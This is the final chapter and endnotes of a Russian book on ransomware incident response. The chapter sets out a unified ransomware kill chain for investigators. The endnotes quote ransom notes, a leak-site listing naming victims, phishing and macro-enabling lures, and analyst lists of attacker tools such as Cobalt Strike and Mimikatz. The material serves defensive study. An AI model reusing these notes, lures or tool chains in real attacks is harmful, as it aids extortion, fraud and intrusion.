действовать, злоумышленники должны обойти средства защиты (Обход защиты), а также иметь возможность продолжать взаимодействие со скомпрометированной системой (Управление и контроль).

Распространение по сети

Как только операторы программы-вымогателя закрепятся в целевой системе, они готовы перейти к следующему этапу — распространению по сети.

Рис. 12.2. Этапы распространения по сети

Злоумышленники должны собрать информацию о скомпрометированной системе, чтобы знать свои текущие привилегии и уровень доступа (Обнаружение). Если привилегий недостаточно, взломщики могут повысить их, например, используя уязвимости (Повышение привилегий). Обладая повышенными привилегиями, операторы программы-вымогателя могут запускать произвольный код во взломанной системе (Выполнение). Возможность запуска произвольного кода позволяет мошенникам получать учетные данные (Доступ к учетным данным). Имея надлежащие учетные данные, пользователи программы-вымогателя могут обнаружить удаленные хосты (Обнаружение) и начать горизонтальное перемщение (Горизонтальное перемещение), чтобы перейти к целевым действиям.

Целевые действия

Имея надлежащие учетные данные и возможность горизонтального перемещения, операторы программ-вымогателей могут перейти к заключительному этапу — целевым действиям.

Как вы уже хорошо знаете, в большинстве атак с использованием программ-вымогателей, управляемых человеком, одна из основных целей

Рис. 12.3. Этапы целевых действий

злоумышленников — доступ к ценным данным. Как только такие данные обнаружены, их собирают (Сбор данных) и выгружают (Кража данных). Когда данные выгружены, злоумышленники могут переходить к заключительному этапу — развертыванию программы-вымогателя (Воздействие).

Мы рассмотрели различные жизненные циклы, и теперь давайте составим собственный — Unified Ransomware Kill Chain.

Unified Ransomware Kill Chain

Из этой книги вы узнали многое о киберугрозах, связанных с программами-вымогателями, а также рассмотрели наиболее распространенные методы, используемые злоумышленниками. Теперь у вас есть четкое представление об атаках с использованием программ-вымогателей, управляемых человеком, и мы готовы построить собственный жизненный цикл Unified Ransomware Kill Chain.

Получение доступа к сети

Операторы программ-вымогателей могут получать доступ к целевой сети самостоятельно или приобретая его у брокеров первоначального доступа. Это может быть доступ к определенному хосту в сети или к самой сети, например, через скомпрометированные учетные данные VPN.

Для получения доступа может использоваться широкий спектр методов, от довольно распространенных, таких как атаки методом грубой силы и фишинговые электронные письма, до более сложных, таких как атаки на цепочку поставок.

Подготовка к развитию атаки

Этот этап может включать в себя различные действия: сбор информации о взломанном хосте, поиск способов повышения привилегий и доступа к учетным данным, а также отключение или обход средств защиты для того, чтобы начать разведку и продвижение по сети.

Кроме того, злоумышленникам может потребоваться постоянный и резервный доступ к скомпрометированной системе.

Сетевая разведка

Прежде чем начать распространение по сети, взломщики должны собрать информацию об удаленных системах, чтобы знать, на что им следует обратить внимание в первую очередь.

Обнаружение ключевых объектов

Не каждый хост одинаково ценен для злоумышленников. В основном их интересуют объекты, где можно получить дополнительные привилегированные учетные данные, собрать ценную информацию и, конечно же, добраться до резервных копий.

Продвижение по сети

Чтобы получить доступ к наиболее ценным объектам, операторы программ-вымогателей должны перемещаться по сети в горизонтальном направлении. Как вы уже знаете, для этого они обычно используют легитимные инструменты и методы.

Кража данных

Иногда операторы программ-вымогателей крадут данные только с одного хоста, например с файлового сервера, иногда они собирают и выгружают данные из нескольких источников. В некоторых случаях эти действия занимают месяц и даже больше.

Как правило, современные атаки с использованием программ-вымогателей сопровождаются кражей данных, но иногда злоумышленники пропускают этот этап.

Подготовка к развертыванию

Злоумышленники должны отключить продукты безопасности, установленные в скомпрометированной сети, и удалить резервные копии данных. Это делается до того, как взломщики могут приступить к развертыванию программы-вымогателя.

Развертывание программ-вымогателей

На этом этапе злоумышленники пытаются достичь своей главной цели — развернуть программу-вымогатель. Важно отметить, что в некоторых случаях они даже не используют вредоносный код, а шифруют данные с помощью легитимных инструментов, таких как BitLocker и DiskCryptor.

Большинство программ-вымогателей очень заметны, поэтому злоумышленники пытаются найти новые способы обхода защиты.

Вымогательство

Зашифровать всю сеть и ждать ответа от жертвы может быть не очень эффективно, поэтому лица, связанные с программами-вымогателями, изобретают новые способы ускорения процесса. Они могут размещать образцы украденных данных на DLS, звонить сотрудникам жертвы и даже проводить DDoS-атаки на уже скомпрометированную инфраструктуру.

Рис. 12.4. Унифицированный жизненный цикл атак с использованием программ-вымогателей

Три этапа унифицированного жизненного цикла закольцованы, потому что операторы программ-вымогателей могут выполнять одни и те же действия на нескольких хостах.

Службы реагирования на инциденты могут использовать данный жизненный цикл для реконструкции атак при реагировании на инциденты, а также для структурирования окончательного отчета, чтобы каждый этап атаки был доступно описан с использованием достаточного количества артефактов.

Выводы

Теперь вы многое знаете о современных атаках с использованием программ-вымогателей и о том, как находить и отслеживать различные источники знаний о киберугрозах.

Понимая жизненный цикл атак с использованием программ-вымогателей, вы можете использовать различные модели, в том числе унифицированный жизненный цикл атак с использованием программ-вымогателей, для реконструкции таких атак. Кроме того, теперь вы знаете, как решать эту задачу при помощи наиболее распространенных криминалистических артефактов.

Я надеюсь, что эта книга поможет вам не только реагировать на инциденты, но и лучше понять текущий ландшафт угроз, связанный с атаками программ-вымогателей, управляемых человеком.

Последнее важное замечание: не стоит ограничиваться только теми криминалистическими артефактами, которые описаны в этой книге. Полезными сторонними источниками информации являются, например, SIEM и XDR. Используйте как можно больше данных — это позволит вам детально реконструировать атаку и выстроить надлежащую защиту, чтобы уберечь вашу (или клиентскую) сеть от подобных угроз.

1. #Что случилось с вашими файлами?

Все ваши файлы зашифрованы с помощью алгоритма RSA-2048 — см. «RSA-шифрование» в поиске Google.

#Как восстановить файлы?

RSA — это асимметричный криптографический алгоритм. Вам нужен один ключ для зашифровки и другой ключ для расшифровки.

Это значит, что для восстановления файлов вам нужен закрытый ключ.

Без закрытого ключа восстановить файлы невозможно.

#Как получить закрытый ключ?

Чтобы получить закрытый ключ, выполните три простых шага.

Шаг 1: отправьте нам 1,7 биткойна за каждый пораженный компьютер или 28 биткойнов за все пораженные компьютеры.

Шаг 2: после того как вы отправите нам 1,7 биткойна, оставьте на нашем сайте комментарий с вашим именем хоста.

* Ваш хост …

Шаг 3: в ответ мы вышлем вам программу дешифрования. Вам нужно будет запустить ее на пораженном компьютере, и все зашифрованные файлы будут восстановлены.

Наш сайт: …

Наш биткойн-кошелек: …

(Если вы отправите нам 28 биткойнов за все пораженные компьютеры, оставьте на сайте комментарий «За все пораженные компьютеры».)

(Также вы можете отправить нам 14 биткойнов, получить 14 ключей (случайным образом), а после проверки доплатить, чтобы получить оставшиеся ключи.)

Как попасть на наш сайт?

Чтобы зайти на наш сайт, вы должны установить браузер TOR и ввести в нем адрес нашего сайта.

Загрузить браузер TOR можно по ссылке …

См. также в Google «Как открывать onion-сайты».

#Тестовое дешифрование

Вы можете скачать с нашего сайта два зашифрованных файла, и мы расшифруем их для вас.

#Где купить биткойн

Мы советуем покупать биткойны за наличные или через Western Union у …, потому что они не требуют проверки и высылают биткойны быстро.

#Крайний срок

Если в течение семи дней вы не отправите нам биткойны, мы удалим ваши закрытые ключи и файлы будет невозможно восстановить.

2. Ваша сеть взломана.

Все файлы на каждом хосте сети зашифрованы с помощью надежного алгоритма.

Резервные копии либо зашифрованы или удалены, либо отформатированы диски резервных копий.

У нас есть уникальное программное обеспечение для расшифровки ваших файлов.

Не перезагружайте и не выключайте компьютер — это может повредить файлы.

Не переименовывайте зашифрованные файлы или файлы readme.

Не перемещайте зашифрованные файлы или файлы readme.

Не удаляйте файлы readme.

Это может привести к тому, что определенные файлы будет невозможно восстановить.

Чтобы получить информацию об оплате расшифровки ваших файлов, свяжитесь с нами по адресу: …

Кошелек BTC: …

Чтобы убедиться в наших честных намерениях:

отправьте два разных случайных файла и получите их расшифровку.

Чтобы убедиться в том, что мы все расшифруем, вы можете отправить файлы с разных компьютеров вашей сети.

Оба файла должны иметь расширение .LOCK. Мы разблокируем два файла бесплатно.

3. ИНСТРУКЦИЯ

1. Скачайте браузер TOR.

2. Откройте ссылку через браузер TOR …

3. Заполните форму, ваш пароль: …

Мы свяжемся с вами в скором времени.

Всегда отправляйте файлы для тестовой расшифровки.

4. Ниже вы можете найти личные данные компаний, которые были взломаны DoppelPaymer. Эти компании решили сохранить утечку в тайне. И теперь их время платить истекло.

Чарли Кларк Ниссан Браунсвилл

URL-адрес:

Читать далее

Просмотров: 25293 / Опубликовано: 2021–05–06 15:21:06 / Обновлено: 2021–06–25 22:01:50

Графство Юба

URL-адрес:

Читать далее

Просмотров: 11879 / Опубликовано: 2021–02–11 06:50:41 / Обновлено: 2021–06–24 18:40:38

5. Привет! Посмотри, пожалуйста. С уважением.

6. Здравствуйте, #0472392865357

Это письмо касается вашей подписки. Срок пробной премиум-версии почти истек. Для продления премиум-подписки будет использована указанная вами в личном кабинете кредитная карта.

В нашей огромной онлайн-коллекции представлены практически все книги на любые темы. Загляните на наш сайт, чтобы ознакомиться с семейными подписками, благодаря которым ваши близкие смогут насладиться первоклассным контентом с большой групповой скидкой. Благодарим вас за доверие к нашему сервису!

У вас остались вопросы о подписке? Свяжитесь с нашей службой поддержки по телефону +1 737 710 1686.

С наилучшими пожеланиями, команда Paradise Books. Не отвечайте на это письмо.

7. Информация об атаке на Kaseya

В пятницу (02.07.2021) мы атаковали провайдеров MSP. Заражено более миллиона систем. Наша цена полного декодирования — $70 млн в биткойнах, на этих условиях мы выложим в открытый доступ декриптор для расшифровки всех пострадавших файлов, то есть все жертвы смогут ликвидировать последствия атаки в течение часа. Если вам интересно наше предложение, свяжитесь с нами, используя инструкции в файлах readme пострадавших устройств.

8. Если вы клиент, отказавшийся от сделки, и не нашли свои данные или ценные файлы на сайте картеля, это не значит, что мы о вас забыли, — просто ваши данные уже проданы и поэтому не опубликованы в открытом доступе.

9. https://www.altx-soft.ru/upload/iblock/124/NIST%20800–61%20Руководство%20по%20обработке%-20инцидентов%20ИБ.pdf

10. Отсылка к книге и сайту Кэри Паркера «Брандмауэры не останавливают драконов» (Firewalls Don't Stop Dragons). — Прим. науч. ред.

11. Правила

Мы не атакуем:

- больницы;
- ключевые инфраструктурные объекты (АЭС, ЭС, водоочистительные сооружения);
- нефтегазовый сектор (трубопроводы, НПЗ);
- оборонные предприятия;
- некоммерческие организации;
- государственный сектор.

Если ваша компания относится к этому списку, вы можете попросить бесплатную дешифровку.

12. Привет!

Во вложенном документе интересная информация.

Спасибо.

13. Этот документ создан в предыдущей версии Microsoft Office Word. Чтобы просмотреть или отредактировать этот документ, нажмите на кнопку «Разрешить редактирование» на верхней панели, затем нажмите «Разрешить содержимое».

14. Вниманию специалистов по IR: RagnarLocker использует handybackup.net для кражи. Сохранение в системе: Cobalt/ScreenConnect, горизонтальное перемещение: Cobalt/RDP, разведка: Advanced IP Scanner, сбор данных: WinRar. Крадут большие объемы данных (терабайты). Сообщения о выкупе со ссылками на скриншоты.

Только что заметили, что они используют #PaExec («a», не «s») для удаленной установки служб Cobalt.

Похоже, что для первоначального доступа используется ProxyLogon.

15. DoppelPaymer используют MediaFire.com для кражи через веб-браузер. Прочие TTP: Cobalt Strike, Rubeus, RealVNC, Putty, RDP, PowerShell BitsAdmin и Hyper Visors для получения доступа, развертывание виртуальных машин для запуска программы-вымогателя.

16. Убийственная цепочка программы-вымогателя Clop в одном твите: фишинговое письмо -> макрос Office -> net user /domain -> FlawedAmmyy RAT -> Cobalt Strike -> SBM -> BEACON -> BADPIPE -> Mimikatz -> обход UAC -> админ домена -> SC менеджер -> запуск Clop -> требование выкупа. Еще одна программа-вымогатель, использующая для атак коммерческие инструменты.

17. #BlackMatter…

Свойства: монтирование томов, зашифровка файлов Microsoft Exchange, зашифровка файлов совместного доступа, прекращение процессов, остановка и прекращение служб.

Что случилось?

Ваша сеть зашифрована и в данный момент недоступна.

Нас интересуют только деньги, после оплаты мы дадим вам дешифратор для всей сети, и вы восстановите данные.

Каковы гарантии?

Мы не преследуем политических целей, и нам не нужно ничего, кроме денег. В случае оплаты мы дадим вам программу для дешифрования и удалим ваши данные. Если мы этого не сделаем, мы больше никогда не получим денег, поэтому мы держим слово.

Как с нами связаться?

1. Скачайте и установите браузер Tor (…)

2. Откройте ссылку…

18. Кэрриэ Б. Криминалистический анализ файловых систем. — СПб.: Питер, 2007.

Переводчик Анна Власюк

Научный редактор Александр Алексеев

Редактор Камилл Ахметов

Руководитель проекта А. Туровская

Дизайн Т. Саркисян

Корректор Е. Якимова

Компьютерная верстка Т. Миронова, Б. Руссо, О. Щуклин

Скулкин О.

Шифровальщики: Как реагировать на атаки с использованием программ-вымогателей / Олег Скулкин. — М.: Альпина ПРО, 2023.

ISBN 978-5-2060-0170-9